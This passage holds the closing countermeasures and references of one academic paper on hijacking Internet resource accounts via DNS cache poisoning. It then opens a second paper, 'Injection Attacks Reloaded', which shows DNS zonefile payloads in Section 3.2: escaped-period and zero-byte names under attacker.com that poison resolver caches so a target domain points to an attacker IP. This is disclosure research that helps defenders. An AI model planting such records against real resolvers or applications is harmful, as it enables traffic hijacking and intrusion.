should use separate user management systems and a separate set of servers for users which own digital resources vs. users that, e.g., are registered to mailing lists or events.

Two-factor authentication. Two factor authentication (2-FA) systems must be enabled by default. The two authentication factors must be independent of each other and an attacker should not be able to compromise both factors within a single attack. This for instance, rules out Email-based 2-FA for password recovery which is available at some of the providers we tested.

Deploy captchas. Our study shows that most providers do not use captchas, e.g., three out of five RIRs do not use captchas. Although captchas do not prevent the attack, they force the attacker to run manual tests making the attack more expensive to launch. Resolving the captchas is tedious and burdensome for the attacker (as well as for the researchers) to carry out in contrast to automated study of the victims. For instance, for studying vulnerabilities in DNS caches and for performing cache poisoning attacks we needed to run multiple password recovery procedures for triggering DNS requests to our domain. This study could not be automated in RIRs that use captchas.

Notifications of modifications. Changes performed over the resources of providers either do not generate any notifications or generate notifications to the Email configured in the compromised account. First, the Email notifications will be received by our adversary, since it hijacked the victim domains in the resolver of the provider, and second, the adversary can change the contact Email in the account, and even disable notifications. The accounts with providers should be associated with contact Email which cannot be changed through the account and which is different than the one used to access the account.

Email address masking. The Email addresses in the `whois` records of the domains should be masked. Some of the domain registrars are already following this practice.

Account level IP address access restriction. The registrars should restrict account access to only few static IP addresses belonging to the domain's owner.

Deploy DNSSEC. DNSSEC ([RFC4033] to [RFC4035]) would essentially make the attack methodologies in Section 4 practically impossible. Unfortunately, only 3.78% domains of customers of RIRs and 5.88% domains of customers of registrars are correctly signed. For instance, out of 1832 LIR domains under AFRINIC, only 58 are signed, and 27 of these domains are still vulnerable since the DNS resolvers cannot establish a chain of trust to them from the root anchor. Further, 12 use weak cryptographic keys (below 512 bits) and 12 use weak (vulnerable) hash functions. The remaining 95 domains out of those 1832 domains were not responsive. Unfortunately, even when the domain is signed and the resolver validates DNSSEC, as long as the human factor is in the loop, there is risk for vulnerabilities and misconfigurations, [12,42]. Hence we recommend that the providers and customers deploy additional measures that we list in this section to harden their infrastructure.

9 Conclusions

Each provider maintains a database that defines which customer owns which Internet resources and offers tools for the customers to manage their resources. We showed that these databases are poorly protected - the adversaries can take over the accounts for managing the Internet resources and can manipulate the databases, e.g., creating new or removing existing objects - stealthily and causing immediate changes to the customers' resources.

For our attacks we used different DNS cache poisoning methodologies and compared their applicability and effectiveness for taking over accounts. Our work shows that while challenging, our attacks are practical and can be applied against infrastructure of a large fraction of the resource providers to hijack accounts. Our results demonstrate feasibility even with weak off-path adversaries. Certainly, accounts associated with Internet resources are an attractive target also for stronger Man-in-the-Middle adversaries, such as cybercriminal groups or nation state attackers.

We described countermeasures for mitigating our off-path attacks for taking over the accounts of customers. Addressing the fundamental problem - easy manipulation of the Internet resources - requires creating policies and revising the Internet management infrastructure as well as techniques for securing the transactions applied over Internet resources.

Acknowledgements

This work has been co-funded by the German Federal Ministry of Education and Research and the Hessen State Ministry for Higher Education, Research and Arts within their joint support of the National Research Center for Applied Cybersecurity ATHENE and by the Deutsche Forschungsgemeinschaft (DFG, German Research Foundation) SFB 1119.

References

[1] ripe-720: Ipv4 address allocation and assignment policies for the ripe ncc service region. https://www.ripe.net/publications/docs/ripe-720. Accessed: 2019-6-13.

[2] BGPStream by CAIDA. https://bgpstream.caida.org/, July 2016.

[3] The CAIDA AS Relationships Dataset. http://www.caida.org/data/as-relationships/, January 2016.

[4] Louis Poinsignon. BGP leaks and cryptocurrencies, 2018.

[5] F. Alharbi, J. Chang, Y. Zhou, F. Qian, Z. Qian, and N. Abu-Ghazaleh. Collaborative client-side dns cache poisoning attack. In *IEEE INFOCOM 2019 - IEEE Conference on Computer Communications*, 2019.

[6] Maria Apostolaki, Aviv Zohar, and Laurent Vanbever. Hijacking bitcoin: Routing attacks on cryptocurrencies. In *2017 IEEE Symposium on Security and Privacy (SP)*, pages 375–392. IEEE, 2017.

[7] Dan J. Bernstein. DNS Forgery. http://cr.yp.to/djbdns/forgery.html, November 2002.

[8] Henry Birge-Lee, Yixin Sun, Anne Edmundson, Jennifer Rexford, and Prateek Mittal. Bamboozling certificate authorities with BGP. In *27th USENIX Security Symposium (USENIX Security 18)*, 2018.

[9] Henry Birge-Lee, Liang Wang, Daniel McCarney, Roland Shoemaker, Jennifer Rexford, and Prateek Mittal. Experiences deploying multi-vantage-point domain validation at let's encrypt. December 2020.

[10] Peter Boothe, James Hiebert, and Randy Bush. Short-lived prefix hijacking on the internet. *In Proc. of the NANOG*, 36, 2006.

[11] Markus Brandt, Tianxiang Dai, Amit Klein, Haya Shulman, and Michael Waidner. Domain Validation++ For MitM-Resilient PKI. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 2060–2076. ACM, 2018.

[12] Taejoong Chung, Roland van Rijswijk-Deij, Balakrishnan Chandrasekaran, David Choffnes, Dave Levin, Bruce M Maggs, Alan Mislove, and Christo Wilson. A longitudinal, end-to-end view of the dnssec ecosystem. In *USENIX Security*, 2017.

[13] Taejoong Chung, Roland van Rijswijk-Deij, David Choffnes, Dave Levin, Bruce M Maggs, Alan Mislove, and Christo Wilson. Understanding the role of registrars in dnssec deployment. In *Proceedings of the 2017 Internet Measurement Conference*, pages 369–383, 2017.

[14] Tianxiang Dai, Philipp Jeitner, Haya Shulman, and Michael Waidner. From IP to Transport and Beyond: Cross-Layer Attacks Against Applications. In *SIGCOMM '21: Proceedings of the 2021 Annual conference of the ACM Special Interest Group on Data Communication on the applications, technologies, architectures, and protocols for computer communication, Virtual Event, USA, August, 2021*. ACM, 2021.

[15] Chris C Demchak and Yuval Shavitt. China's maxim–leave no access point unexploited: The hidden story of china telecom's bgp hijacking. *Military Cyber Affairs*, 3(1):7, 2018.

[16] Doug Madory. Recent Routing Incidents: Using BGP to Hijack DNS and more, 2018.

[17] Amir Herzberg and Haya Shulman. Security of Patched DNS. In *Computer Security - ESORICS 2012 - 17th European Symposium on Research in Computer Security, Pisa, Italy, September 10-12, 2012. Proceedings*, pages 271–288, 2012.

[18] Amir Herzberg and Haya Shulman. Fragmentation Considered Poisonous: or one-domain-to-rule-them-all.org. In *IEEE CNS 2013. The Conference on Communications and Network Security, Washington, D.C., U.S.* IEEE, October 2013.

[19] Tomas Hlavacek, Italo Cunha, Yossi Gilad, Amir Herzberg, Ethan Katz-Bassett, Michael Schapira, and Haya Shulman. Disco: Sidestepping rpki's deployment barriers. In *Network and Distributed System Security Symposium (NDSS)*, 2020.

[20] Tomas Hlavacek, Amir Herzberg, Haya Shulman, and Michael Waidner. Practical experience: Methodologies for measuring route origin validation. In *48th Annual IEEE/IFIP International Conference on Dependable Systems and Networks, DSN 2018, Luxembourg City, Luxembourg, June 25-28, 2018*, pages 634–641, 2018.

[21] P Hoffman and P McManus. Rfc 8484: Dns queries over https (doh), 2018.

[22] Z Hu, L Zhu, J Heidemann, A Mankin, D Wessels, and P Hoffman. Rfc 7858-specification for dns over transport layer security (tls), 2016.

[23] P. Jeitner, H. Shulman, and M. Waidner. the impact of dns insecurity on time. In *2020 50th Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)*.

[24] Philipp Jeitner and Haya Shulman. Injection Attacks Reloaded: Tunnelling Malicious Payloads over DNS. In *30th USENIX Security Symposium (USENIX Security 21)*. USENIX Association, August 2021.

[25] Josh Aas and Daniel McCarney and and Roland Shoemaker. Multi-Perspective Validation Improves Domain Validation Security, 2020.

[26] Dan Kaminsky. It's the End of the Cache As We Know It. Presentation at Blackhat Briefings, 2008.

[27] Josh Karlin, Stephanie Forrest, and Jennifer Rexford. Autonomous security for autonomous systems. *Computer Networks*, 52(15), 2008.

[28] Varun Khare, Qing Ju, and Beichuan Zhang. Concurrent prefix hijacks: Occurrence and impacts. In *Proceedings of the 2012 Internet Measurement Conference*, pages 29–36. ACM, 2012.

[29] Amit Klein. Bind 9 dns cache poisoning. *Report, Trusteer, Ltd*, 3, 2007.

[30] Amit Klein. Windows dns server cache poisoning,", 2007.

[31] Amit Klein. Cross layer attacks and how to use them (for dns cache poisoning, device tracking and more). *arXiv:2012.07432*, 2020.

[32] Aanchal Malhotra and Sharon Goldberg. Attacking NTP's Authenticated Broadcast Mode. *ACM SIGCOMM Computer Communication Review*, 46(1):12–17, May 2016.

[33] Keyu Man, Zhiyun Qian, Zhongjie Wang, Xiaofeng Zheng, Youjun Huang, and Haixin Duan. DNS Cache Poisoning Attack Reloaded: Revolutions with Side Channels. In *Proceedings of the 2020 ACM SIGSAC Conference on Computer and Communications Security*, 2020.

[34] Carolyn Duffy Marsan. Six worst internet routing attacks, 2009.

[35] Asya Mitseva, Andriy Panchenko, and Thomas Engel. The state of affairs in bgp security: A survey of attacks and defenses. *Computer Communications*, 124:45–60, 2018.

[36] Andreas Reuter, Randy Bush, Ítalo Cunha, Ethan Katz-Bassett, Thomas C. Schmidt, and Matthias Wählisch. Towards a rigorous methodology for measuring adoption of RPKI route validation and filtering. *CoRR*, abs/1706.04263, 2017.

[37] Jennifer Rexford, Jia Wang, Zhen Xiao, and Yin Zhang. Bgp routing stability of popular destinations. In *Proceedings of the 2nd ACM SIGCOMM Workshop on Internet measurment*, pages 197–202. ACM, 2002.

[38] RIPE NCC. RIS Raw Data, 2021.

[39] Thomas Ristenpart, Eran Tromer, Hovav Shacham, and Stefan Savage. Hey, you, get off of my cloud: exploring information leakage in third-party compute clouds. In *Proceedings of the 16th ACM conference on Computer and communications security*, pages 199–212, 2009.

[40] Haya Shulman. Pretty bad privacy: Pitfalls of dns encryption. In *Proceedings of the 13th Workshop on Privacy in the Electronic Society*, pages 191–200, 2014.

[41] Haya Shulman and Michael Waidner. Towards security of internet naming infrastructure. In *European Symposium on Research in Computer Security*, pages 3–22. Springer, 2015.

[42] Haya Shulman and Michael Waidner. One key to sign them all considered vulnerable: Evaluation of dnssec in the internet. In *NSDI*, 2017.

[43] Sandra Siby, Marc Juarez, Claudia Diaz, Narseo Vallina-Rodriguez, and Carmela Troncoso. Encrypted dns–> privacy? a traffic analysis perspective. *arXiv preprint arXiv:1906.09682*, 2019.

[44] University of Oregon. Route views project. http://bgplay.routeviews.org/, 2012.

[45] Paul Vixie. DNS and BIND security issues. In *Proceedings of the 5th Symposium on UNIX Security*, pages 209–216, Berkeley, CA, USA, jun 1995. USENIX Association.

[46] S Weiler and D Blacka. Rfc 6840: Clarifications and implementation notes for dns security (dnssec). *IETF Standard*, 2013.

[47] Xiaofeng Zheng, Chaoyi Lu, Jian Peng, Qiushi Yang, Dongjie Zhou, Baojun Liu, Keyu Man, Shuang Hao, Haixin Duan, and Zhiyun Qian. Poison over troubled forwarders: A cache poisoning attack targeting DNS forwarding devices. In *29th USENIX Security Symposium (USENIX Security 20)*, pages 577–593, 2020.

Injection Attacks Reloaded: Tunnelling Malicious Payloads over DNS

Philipp Jeitner
TU Darmstadt

Haya Shulman
Fraunhofer SIT

Abstract

The traditional design principle for Internet protocols indicates: "Be strict when sending and tolerant when receiving" [RFC1958], and DNS is no exception to this. The transparency of DNS in handling the DNS records, also standardised specifically for DNS [RFC3597], is one of the key features that made it such a popular platform facilitating a constantly increasing number of new applications. An application simply creates a new DNS record and can instantly start distributing it over DNS without requiring any changes to the DNS servers and platforms. Our Internet wide study confirms that more than 1.3M (96% of tested) open DNS resolvers are standard compliant and treat DNS records transparently.

In this work we show that this 'transparency' introduces a severe vulnerability in the Internet: we demonstrate a new method to launch string injection attacks by encoding malicious payloads into DNS records. We show how to weaponise such DNS records to attack popular applications. For instance, we apply string injection to launch a new type of DNS cache poisoning attack, which we evaluated against a population of open resolvers and found 105K to be vulnerable. Such cache poisoning cannot be prevented with common setups of DNSSEC. Our attacks apply to internal as well as to public services, for instance, we reveal that all eduroam services are vulnerable to our injection attacks, allowing us to launch exploits ranging from unauthorised access to eduroam networks to resource starvation. Depending on the application, our attacks cause system crashes, data corruption and leakage, degradation of security, and can introduce remote code execution and arbitrary errors.

In our evaluation of the attacks in the Internet we find that all the standard compliant open DNS resolvers we tested allow our injection attacks against applications and users on their networks.

1 Introduction

Domain Name System (DNS) is a key component of the Internet. Originally designed to translate domain names to IP addresses, DNS has developed into a complex infrastructure providing platform to a constantly increasing number of applications. The applications that are built over DNS range from Internet specific services, such as location of hosts using GPOS record [RFC1712] [1] to security mechanisms, such as authentication with certificates using TLSA record [RFC6698] [2]. The core design feature that allows DNS to support new applications without involving any changes to its infrastructure is the requirement that the handling of the DNS records is done transparently [RFC3597, RFC1035] [3, 4]. Namely, DNS should not attempt to interpret nor understand the records that it is serving. Thanks to this feature new DNS records can be easily added to the DNS infrastructure without requiring any modifications, and novel applications can instantly run over DNS using the newly added records.

In this work we show that the transparency-feature of DNS, while critical for fast and smooth deployment of new technologies, introduces a gaping hole in Internet security.

Exploiting transparency to encode injections. We exploit the transparency of the DNS lookups to encode injection strings into the payloads of DNS records. The attacker places the malicious records in the zonefile of its domain. When provided by the attacker's nameserver the records appear to contain legitimate mappings under the domain controlled by the attacker. However, when the record is processed by the receiving victim application, a misinterpretation occurs - resulting in the injection attack. Our attacks exploit two key factors caused by the transparency of DNS: (1) the DNS resolvers do not alter the received records hence the malicious encoding is preserved intact and (2) the receiving applications do not sanitise the received records. We devise injection payloads to attack popular applications.

Applications do not sanitise DNS records. Classical injection attacks are well known and have been extensively studied: the attacker provides a malicious input through a web application to alter the structure of a command, hence subverting the logic of the application, e.g., [5, 6]. Such injection attacks are easy to mitigate in practice: the input of the user is validated and invalid characters are filtered before

reaching the application. Due to the long history of injection vulnerabilities in web applications and the awareness to the potential risks, most applications validate user input [7].

We show that in contrast to user input, the inputs provided by the DNS resolvers are not validated. For instance, user credentials provided to LDAP via a web interface to authenticate the user and enable it to use services, are validated, while DNS values that are provided to LDAP to route the authentication request to an authentication server are not validated. We show how to construct malicious payloads to launch injection attacks, such as XSS and cache poisoning, against a variety of applications and services, including DNS caches, LDAP, eduroam.

Attacker model. The attacker causes the victim resolvers to issue queries for records that encode malicious payloads, e.g., by deploying an ad-network or by sending an Email from attacker's domain to the victim. The resolvers cache the records received in DNS responses and provide them to applications and users. We illustrate the attacker model and the setup with eduroam as example victim application, in Figure 1. Using our "weak" attacker we demonstrate a range of attacks against popular applications and services that use DNS lookups, including DNS cache poisoning, applications' crashes, downgrade of security mechanisms, remote code execution vulnerabilities, XSS.

Contributions

The core issue that we explore in this work is the balance between security and the requirement to enable easy deployment of new applications over DNS. Our contributions include:

• **Analysis of components in resolution chain.** We analyse the interaction between the applications and the components in DNS resolution chain. We find that the processing applied by the DNS resolvers over DNS records is compliant with the requirement in [RFC3597,RFC1035] and preserves the structure of the malicious inputs encoded by the attackers - this property is key to our attacks. We validate this also in the Internet against 3M open DNS resolvers. Our measurement study reveals that more than 96% of the open DNS resolvers do not modify the records that they receive from the nameservers, and serve them intact to the calling applications.

• **Study of DNS input validation.** We find that although DNS delivers untrusted data from potentially malicious Internet servers the applications trust the data returned by the DNS resolvers. Our study shows that the lack of input validation is systematic and prevalent and is not a bug mistakenly introduced by developers in some isolated cases – this includes custom functions in applications as well as standardised function calls of IEEE POSIX, e.g., `gethostbyname()`.

• **Implementation of injection attacks over DNS.** We demonstrate that the attackers can systematically and efficiently construct attack vectors and show how to integrate them into the zonefile of a malicious domain operated by the attacker. We then demonstrate injection attacks over DNS against popular applications using these malicious DNS records.




Figure 1: Attack and setup overview, with eduroam radsecproxy as example application.

• **Injections into DNS caches.** We show how to encode payloads for injecting malicious records into DNS caches. When cached by the victim DNS resolver, a misinterpretation occurs mapping a resource of some victim domain to an attacker's IP address. In contrast to classical cache poisoning, [8–10], which require a strong (on-path) attacker or assume specific network properties, such as side channels or fragmentation, our cache poisoning attacks do not make any requirements on attacker capabilities. We also do not need to spoof IP addresses in DNS responses - a requirement which is essential in prior cache poisoning attacks. We automated the evaluation of our poisoning attacks, which allowed us to launch them against a large set of 3M target DNS resolvers, performing successful poisoning against 105K resolvers. Implementation of previous cache poisoning attacks had to be manually tailored per each target - automating the attacks would result in a negligible success probability. Hence the previous attacks were carried out against at most a handful of targets, and the rest of the resolvers' population was merely checked for properties that make them potential targets. Furthermore, in contrast to previous poisoning attacks, ours cannot be prevented with common setups of DNSSEC [11–13].

• **Evaluation of injection attacks over DNS.** We evaluate our injection attacks against popular applications (listed in Table 1). Our analysis of the vulnerabilities in applications, where suitable, combines fuzzing, source code review and dynamic (black box) execution. We evaluate our injection attacks against a population of more than 3M open resolvers in the Internet. We provide additional information on our evaluations at `https://xdi-attack.net`.

Ethics and Disclosure

We have already taken preliminary steps to address these vulnerabilities by contacting the DNS software vendors as well the applications evaluated in this work. We experimentally evaluated the attacks reported in this work against servers that we set up as well as against open DNS resolvers in the Internet using domains that we control. This allowed us to




Figure 2: Expected vs. actual behaviour in DNS lookup.

validate the presence of the vulnerabilities without exploiting them against real victims and without causing damage to the networks nor services in the Internet. Our attacks similarly apply also to non-open DNS resolvers.

Prior to performing the validation of the vulnerabilities in the wild we received an approval from our research institution. In the next steps we will be coordinating countermeasures with the DNS and applications vendors, as well as the IETF community.

Organisation

In Section 2 we analyse the interaction between components in DNS resolution chain. In Section 3, we demonstrate injection attacks against popular applications. In Section 4 we evaluate our attacks against open resolvers in the Internet. We propose countermeasures in Section 5, review related work in Section 6 and conclude in Section 7.

2 Analysis of DNS Resolution Chain

In this section we analyse the interaction between the components relevant to processing DNS records in responses. In our analysis we use popular DNS resolvers and stub resolver implementations built into operating systems and programming languages, and experimentally test how they handle control characters in domain names and if they modify any of the maliciously crafted payloads needed to conduct the application-specific exploits that we evaluate in this work.

2.1 Components in DNS Lookup

We consider 3 different types of software components which fulfil different roles during a DNS lookup: (recursive) DNS resolvers, stub DNS resolvers and applications. In our setup the DNS namerservers are controlled by the attacker and provide maliciously-encoded DNS responses. The victim resolvers serve these records to the stub resolvers in applications. We provide an illustration of these software components together with the expectations on their behaviour and their actual behaviour discovered in this work in Figure 2. DNS lookups by system stub resolvers are implemented in various ways in applications. For standard A, AAAA and PTR queries, system C libraries include POSIX-standardised [14, 15] functionality in form of the `gethostbyname()`, `getaddrinfo()`, `gethostbyaddr()` and `getnameinfo()` functions. When considering full fledged resolution functionality, which also supports other query types, like MX, SRV or TXT, there is no standardised API so applications need to rely on third party libraries for constructing the DNS packets or for parsing the DNS responses they receive from the network (e.g., recursive resolvers). DNS software implementations in recursive resolvers and forwarders typically implement their own packet decoding logic since they do not interface with the applications directly and do not need to decode parts of the DNS records at all.

2.2 System Stub Resolvers

Stub resolvers provide the interface between the applications and the DNS resolvers. Applications typically do not issue DNS requests to the recursive resolvers directly, but instead use a POSIX standardised API [14, 15] to supply the hostname they want to resolve, and the system's standard C library translates this into a DNS request and parses the response from the recursive DNS resolver. The applications can perform hostname-to-address (A, AAAA) and reverse (PTR) lookups via the `gethostbyname()`, `gethostbyaddr()`, `getaddrinfo()` and `getnameinfo()` calls. This API is defined to return CNAME aliases and results of reverse lookups as null-terminated 'host names' [14, p. 320] in its returned `hostent` structure, defined [16, 17] to only contain Latin characters, digits and hyphens (`"A-Z"`, `"a-z"`, `"0-9"`, `"-"`).

According to this definition the expected behaviour of a system stub resolver is to check that any domain name returned by a call to any of the POSIX-standardised resolver functions must be checked before returning it to the application.

DNS Record Processing. We analyse the DNS record processing done by stub-resolvers in Section 3.6.1 in detail. We find that while one implementation (glibc) is fully conforming with our expectations, most stub-resolvers are not. Stub resolvers that do not validate the value of the hostname expose the applications to attacks; we show these in Section 3.6.2.

2.3 Recursive Resolvers and Forwarders

Recursive resolvers provide lookup services to system DNS resolvers: they locate nameservers and look up the requested records.

DNS resolvers and forwarders process DNS records in their line-format, i.e., they store and handle domain names in their encoded form and do not try to parse the records that they do not need to understand, like TXT or MX. This makes them transparent for any binary values inside domains or other record data as is required by the DNS standard [4, 18, 19]. For internal caching purposes, a DNS resolver may choose to decode a domain name for further processing or to store it inside a cache.

DNS Record Processing. DNS resolvers are expected to transparently handle known and unknown DNS record types [RFC3597] to ensure forward-compatibility and compatibility

with mechanisms such as DNSSEC, as any change in the encoded record would invalidate the DNSSEC signatures. Moreover, [RFC1034] states that software like DNS resolvers should not try to decode domain names into a string as stub-resolvers would do. Most resolvers we tested are [RFC1034] compliant: they handle any payload transparently or only change the case of letters to lowercase, which is allowed since domain names are defined to be case insensitive [18]. One tested resolver software, MaraDNS Deadwood 3.2.14, was unable to handle inject$_{\backslash 000}$.

We also identified an '[RFC1034] non-compliant' behaviour, which we describe next. We take as an example a systemd-resolved forwarding DNS resolver which when receiving a DNS record decodes and escapes all included domain names into zero-terminated strings like a system stub resolver would do. Then it caches the records as decoded strings. The resolver unescapes and re-encodes the records when sending them to a requesting client or application. This behaviour ensures that any misinterpretation during decoding (step 2 in Figure 7) will cause the domain name to be modified. This modification cannot be detected by downstream resolvers or applications because the misinterpreted record is re-encoded instead of just being passed as binary.

2.4 Applications

Applications are the source of DNS lookups and process the records in the response after it has traversed all the other components in the resolution chain. The records may contain unexpected characters which the application cannot process correctly. The impact of injection attacks on the applications depends on the use case of the DNS lookup. For example, applications which do service discovery or authentication lookups typically need to parse DNS packets by themselves, because system stub resolvers do not support queries for such record types. This can also be abused to cause misinterpretation of domain names or other data in DNS records.

DNS Record Processing. When applications perform DNS lookups of types other than A, AAAA or PTR, they implement DNS lookup functionality by themselves as there is no standardised API for this. While the standard libraries of some programming languages like java, go or nodejs include functions for query types like MX, SRV and TXT, there is no recommended behaviour for such functions and they do not perform any validation of the data which is passed to the application. This also applies to DNS lookup implementations done in applications directly. Domain names are typically not validated nor escaped when decoded into a string.

Theoretically, when applications use the system resolver to do DNS lookups, they could implement validation (step 3 in Figure 7) by themselves, to ensure no malicious input is processed. However, applications would still not be able to detect decoding errors in step 2 in Figure 7. For example, since the application does not see the binary DNS data, it cannot determine if the example domain in Figure 7 is `"a\.b.<>.com."` or `"a.b.<>.com."`.

3 Injection Attacks Against Applications

In this section we demonstrate injection attacks using malicious payloads tunnelled over DNS. We first explain our study methodology (Section 3.1) and then show attacks against selected popular applications (Sections 3.2 – 3.6) taking DNS software as the first example application.

3.1 Study Methodology

3.1.1 Attack overview

The attack is illustrated in Figure 1. The target victim application, e.g., radsecproxy of eduroam, is behind a firewall on the victim network. The attack is initiated by causing the target service to issue a request via its DNS resolver to the attacker's domain, e.g., by trying to authenticate at eduroam's wireless access point (steps ①, ② and ③ in Figure 1). In the zonefile of its domain, the attacker encodes malicious payloads into the DNS records. The records are then provided in responses to the queries of the DNS resolvers (step ④), and are subsequently relayed to the requesting services, in the example in Figure 1, to the radsecproxy server (step ⑤) which processes the attacker's authentication request. The payload then causes the application to divert from a standard behaviour (step ⑥), e.g., causing it to allow unauthenticated network access.

3.1.2 Selecting Target Applications

We evaluate injection attacks against popular services and applications. In this work we present attacks against some selected applications listed in Table 1. We select them based on the following considerations:

DNS Use-Case. We identify 4 different use-cases of DNS (address lookup, service discovery, reverse lookup and authentication). We select a few popular applications and services for each DNS use case.

Triggering query. The attacker must be able to trigger a DNS lookup, e.g., via a script in a browser, via an Email to a target Email Server. We summarise methods for triggering query and setting the query domain in Table 1, column 'Trigger/Set query'. We also prefer target applications which allow the attacker to trigger queries to attacker-selected domains, e.g., by sending an Email or triggering a query via javascript in browsers.

Attack surface. To find meaningful attacks, we focus on applications where input from DNS is used for some interesting action, e.g., for implementing a cache, creating a URL, etc. We do not analyse applications which only do standard address lookups (without caching), as such a scenario does not create a meaningful attack surface, even if no input validation is performed. We list the applications, along with how the DNS inputs are used by those applications, in Table 1, column 'Input use'.

Usage of vulnerable resolvers. For applications which use the system's libc resolver for DNS lookups, we prefer those

DNS Use-Case	Application	Trigger	Set	Uses libc	Validates	Input use	Attack found
		Query					
Address lookups (A, CNAME)	Chrome	js,html		yes	no	cache	no
	Firefox	js,html		yes	no	cache	no
	Opera	js,html		yes	no	cache	no
	Edge	js,html		yes	no	cache	no
	unscd	client app		yes	no	cache	no
	java	client app		both	no	cache	no
	ping(win32)	✗	✗	yes	no	display	yes
discovery (MX, SRV, NAPTR)	openjdk	login	✗	no	no	create URL	yes
	ldapsearch	login	✗	no	no	create URL	no
	radsecproxy	login		no	no	configure	yes
Reverse lookups (PTR)	ping(linux)	✗	✗	yes	no	display	yes
	trace(linux)	✗	✗	yes	no	display	yes
	OpenWRT	✗	ping	yes	no	display	yes
	openssh	login		yes	no	display,log	yes
Authentication (TXT, TLSA)	policyd-spf	SMTP		no	no	text protocol	no
	libspf2	SMTP		no	-	parse	yes
All	Resolvers	client app		no	some	cache	yes

Table 1: Analysed software and tools.

which are often used on systems with vulnerable libc implementations. For example, OpenWRT was chosen because it uses a vulnerable libc implementation with uclibc.

3.1.3 Vulnerabilities Analysis

After identifying a target application, we analyse its DNS usage and whether input from the DNS is validated, as follows: (1) source code review, (2) fuzzing and (3) by executing the application, feeding it with inputs and analysing the resulting behaviour and the outputs. We first test if an application does not validate DNS records received in input. For such applications we then check how the input is used by the application, and construct attack vectors accordingly, e.g., XSS injection. The results of this analysis are listed in Table 1, the found vulnerabilities in Table 2.

3.2 DNS Caches

The attacks exploit the fact that domains and hostnames are not restricted to characters, and implements misinterpretation of domain names due to presence of `"\."` and of `"\000"` characters. These characters cause the appearance of `"."` to be altered hence manipulating the subdomains of a given parent domain.

The attacker can trigger a DNS query directly when launching the attack against open resolver or can initiate the attack via an application which uses the target DNS resolver, e.g., a web browser or an Email server.

3.2.1 DNS Cache Poisoning Attacks

In this section we present two types of cache-injection attacks which are based on domain name misinterpretation and verify them against popular DNS resolvers' software as well as against 3M open DNS resolvers in the Internet. We also show how to extend our poisoning attacks against forwarders and provide an example of the poisoning attack we launched using the public Verisign DNS resolver.

• **Attack #1: Period injection.** To inject a malicious DNS record or to overwrite a cached DNS record with a new value (controlled by an attacker), we design the following record set inject$_{\backslash.}$: `www\.target.com. A 6.6.6.6`. This attack requires the attacker to control a specially-malformed domain `www\.target.com.` under the same parent domain (in this example `com.`) as the domain of its victim, say `www.target.com`. Since most client software does not allow triggering a query for a domain `www\.target.com` directly, to perform injection of a malicious record into the victim's cache, the attacker can set up a CNAME record with arbitrary subdomain, e.g., `injectdot.attacker.com`, as follows:

```
injectdot.attacker.com. CNAME www\.target.com.
www\.target.com. A 6.6.6.6
```

When decoding these records naively without escaping the period (`"\."`) it appears that `www.target.com` has IP address `6.6.6.6`. Caching this misinterpreted record after decoding leads to DNS cache injection.

• **Attack #2: Zero-byte injection.** We design the following record set inject$_{\backslash 000}$, which indicates end of data, for performing DNS cache poisoning.

```
injectzero.attacker.com CNAME
    www.target.com\000.attacker.com
www.target.com\000.attacker.com A 6.6.6.6
```

When naively decoded and fed into a victim cache this record enables an attacker to inject records for arbitrary domains into the cache. In this attack we also use a CNAME alias mapped to some secondary domain `injectzero.attacker.com`, since triggering a query to `www.target.com\000.attacker.com` without direct access to the resolver is not possible with most client software. When decoding this record set into a C-string without escaping the zero-byte after `www.target.com`, the `.attacker.com` is removed since it is after the end of data `\000` value, the DNS software misinterprets the record and caches a record mapping `www.target.com` to IP address `6.6.6.6`.

3.2.2 Evaluation of the Attacks

Every application-level DNS-cache running on a system which misinterprets the inject$_{\backslash.}$ or inject$_{\backslash 000}$ payloads (See Table 5) is vulnerable to these attacks. In our Internet study (see Section 4) we found that 105,854 open DNS resolvers (or 8% of 1,3M) are vulnerable to our attacks. Our attack evaluation was automated hence did not include potentially vulnerable resolvers which could result in a successful attack when the evaluation was manually tailored per resolver. These cases include lost packets (we sent only one response to avoid loading the network), resolvers with multiple caches (the attack was tested once against each client-exposed-IP of the resolver). Adjusting our attack to these cases is straightforward, would however generate much more traffic to the tested systems.

3.2.3 No Countermeasures Against Cache Poisoning

Classic countermeasures against DNS cache poisoning do not mitigate our cache poisoning attacks. The situation is even more risky when the same host is configured as nameserver and resolver, [20], as a lack of validation by the DNS resolver

Section - Category	DNS use-case	Software	Mis-interpretation is in	Record type	Attacker can choose domain	Possible outcome(s)
3.2 - DNS	Address-lookup	Verisign DNS	Resolver	CNAME	yes	Cache injection
3.3 - Eduroam	Service discovery	radsecproxy	Application	NAPTR, SRV	yes	Strip TLS, hijack connection, Crash
3.4 - LDAP	Service discovery	openjdk	Application	SRV	no	Crash
3.5 - Email	Authorization	libspf2	Application	TXT (SPF)	yes	Crash, (potential code execution)
3.6 - Admin tools	Address-, Reverse-lookup	ping,openssh,trace	Stub resolver	CNAME	no	Terminal Escape Code injection
3.6 - Web-interface	Reverse-lookup	OpenWRT luci	Stub resolver	PTR	yes	XSS in Admin web-interface

Table 2: Applications' categories with vulnerabilities and attacks exploiting them.

can allow the attacker to also manipulate the zonefile which is hosted on the same machine.

